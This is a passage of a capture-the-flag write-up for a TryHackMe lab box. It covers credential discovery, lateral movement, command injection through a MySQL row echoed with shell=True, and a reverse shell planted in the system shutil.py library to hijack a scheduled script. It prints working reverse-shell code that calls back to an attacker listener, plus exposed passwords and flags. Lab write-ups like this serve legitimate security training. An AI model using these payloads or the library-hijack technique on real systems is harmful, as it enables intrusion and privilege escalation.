
```
└─$ nc -lvnp 9001
listening on [any] 9001 ...
^[^[[5;1~^[[5;1~

connect to [192.168.151.186] from (UNKNOWN) [10.114.139.83]
Linux ip-10-114-139-83 5.15.0-138-generic #148~20.04.1-Ubunt
 11:13:06 up 26 min,  0 users,  load average: 0.00, 0.02, 0.
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PC
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ sh: 1: not found
sh: 1: 1~not found
sh: 1: 1~: not found
$ $ whoami
www-data
$ pwd
/
$ ls
bin
boot
```

6. Step 6 - Credential Discovery

In the /opt directory, two files were found. One contained hardcoded credentials for user ‘lucien’ **(VULN-003: Credential Exposure)**, while the other exposed information on user ‘death’, excluding the password, as well as information on the script and use of mysql and a library name.




```
$ cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"
```




```
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dr
        query = "SELECT dreamer, dream FROM dreams;"
```

7. Step 7 - Lateral Movement to User 'lucien'

Using the discovered credentials, access to user 'lucien' was obtained via local privilege escalation and later SSH authentication:




```
# Call the function to echo the dreamer and dre
getDreams()
$ su lucient
su: user lucient does not exist
$ su lucien
Password: HeyLucien#@1999!
whoami
lucien
```



```
Last login: Mon Aug  7 23:34:46 2023 from 192.1
lucien@ip-10-114-139-83:~$ whoami
lucien
lucien@ip-10-114-139-83:~$ pwd
/home/lucien
lucien@ip-10-114-139-83:~$ ls
lucien_flag.txt
lucien@ip-10-114-139-83:~$ cat lucien_flag.txt
THM{TH3_L1BR4R14N}
lucien@ip-10-114-139-83:~$
```

8. Step 8 - Discovery of Additional Credentials


User Lucien's history exposes mysql credentials:



```
lucien@ip-10-114-139-83:~$ history | grep mysql
   24  mysql -u lucien -plucien42DBPASSWORD
   27  cat .mysql_history
   31  rm .mysql_history
   51  mysql -u lucien -p
   67  mysql -u lucien -p
   68  mysql -u root -p
   78  bash .mysql_history
   80  history | grep mysql
lucien@ip-10-114-139-83:~$
```

9. Step 9 – Privilege Escalation via Sudo Misconfiguration


Sudo -l reveals user Lucien can run the script getDreams as user Death. Running the script we can see it presents the contents of the mysql table dreams:



```
lucien@ip-10-114-139-83:/home/death$ sudo -l
Matching Defaults entries for lucien on ip-10-114-139-83:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on ip-10-114-139-83:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@ip-10-114-139-83:/home/death$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician
```


10. Step 10 – Command Injection Exploitation

The script (presented above) presents sql data in a way that can be used to run shell commands (shell=True) **(VULN-005: Command Injection)**.




```
    # Fetch all the dreamer and dream information
    dreams_info = cursor.fetchall()

    if not dreams_info:
        print("No dreams found in the database.")
    else:
        # Loop through the results and echo the information using subprocess
        for dream_info in dreams_info:
            dreamer, dream = dream_info
            command = f"echo {dreamer} + {dream}"
            shell = subprocess.check_output(command, text=True, shell=True)
            print(shell)

except mysql.connector.Error as error:
    # Handle any errors that might occur during the database connection or query execution
    print(f"Error: {error}")
```

With Lucien’s mysql credentials we can insert code into the mysql database which will open a shell as user Death when run using Lucien’s sudo permissions.



```
mysql> SHOW databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> USE library;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW tables;
+-------------------+
| Tables_in_library |
+-------------------+
| dreams            |
+-------------------+
1 row in set (0.00 sec)

mysql> TABLE dreams;
+---------+------------------------------------+
| dreamer | dream                              |
+---------+------------------------------------+
| Alice   | Flying in the sky                  |
| Bob     | Exploring ancient ruins            |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician   |
+---------+------------------------------------+
4 rows in set (0.00 sec)

mysql> INSERT INTO dreams (dreamer, dream) VALUES ('lucien','; bash -i ;');
Query OK, 1 row affected (0.01 sec)

mysql> 
```


Now when the script is run, the new table entry grants shell access as user Death ("I am become Death, destroyer of life"), exposing the Death's flag and credentials as hardcoded in the script **(VULN-003: Exposed Credentials)**.



```
death@ip-10-114-139-83:~$ whoami
death@ip-10-114-139-83:~$ whoami
death@ip-10-114-139-83:~$ cat /home/death/death_flag.txt
death@ip-10-114-139-83:~$ cat /home/death/getDreams.py
death@ip-10-114-139-83:~$ exit
exit
lucien +
death
death
THM{1M_TH3R3_4_TH3M}
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "!mementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
```


11. Step 11 – Privilege Escalation via Writable Library

The third user's directory, /home/morpheus/, presents a script that is apparently run regularly (as confirmed using pspy64 process monitor). The script uses a library called "shutil". Looking for the library, we discover that it belongs to group "death":




```
lucien@ip-10-114-139-83:/home/morpheus$ cat restore.py
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
lucien@ip-10-114-139-83:/home/morpheus$ find / -name: *shutil* 2>/dev/null
lucien@ip-10-114-139-83:/home/morpheus$ find / -name *shutil* 2>/dev/null
/usr/lib/python3.8/shutil.py
/usr/lib/python3.8/__pycache__/shutil.cpython-38.pyc
/usr/lib/byobu/include/shutil
/usr/lib/python3/dist-packages/twisted/words/test/__pycache__/test_xishutil.cpython-38.pyc
/usr/lib/python3/dist-packages/twisted/words/test/test_xishutil.py
/snap/core20/1974/usr/lib/python3.8/__pycache__/shutil.cpython-38.pyc
/snap/core20/1974/usr/lib/python3.8/shutil.py
/snap/core20/2015/usr/lib/python3.8/__pycache__/shutil.cpython-38.pyc
/snap/core20/2015/usr/lib/python3.8/shutil.py
lucien@ip-10-114-139-83:/home/morpheus$ ls -al /usr/lib/python3.8/shutil.py
-rw-rw-r-- 1 root death 51474 Mar 18  2025 /usr/lib/python3.8/shutil.py
lucien@ip-10-114-139-83:/home/morpheus$
```

As user Death, the shutil.py is edited and the reverse shell code is inserted.



```
        dst = os.path.join(dst, os.path.basename(src))
    copyfile(src, dst, follow_symlinks=follow_symlinks)
    copymode(src, dst, follow_symlinks=follow_symlinks)
    return dst

def copy2(src, dst, *, follow_symlinks=True):
    """Copy data and metadata. Return the file's destination.

    Metadata is copied with copystat(). Please see the copystat function
    for more information.

    The destination may be a directory.

    If follow_symlinks is false, symlinks won't be followed. This
    resembles GNU's "cp -P src dst".
    """
    import socket,subprocess,os
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("192.168.151.186",9001))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    p=subprocess.call(["/bin/sh","-i"])
```


The listener was again started, and the attacker waited for the reverse shell to make contact. When it does, shell was obtained as user 'morpheus' and the last flag was captured.



```
┌──(saar㉿tifkali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.151.186] from (UNKNOWN) [10.114.139.83] 35832
/bin/sh: 0: can't access tty; job control turned off
$ whoami
morpheus
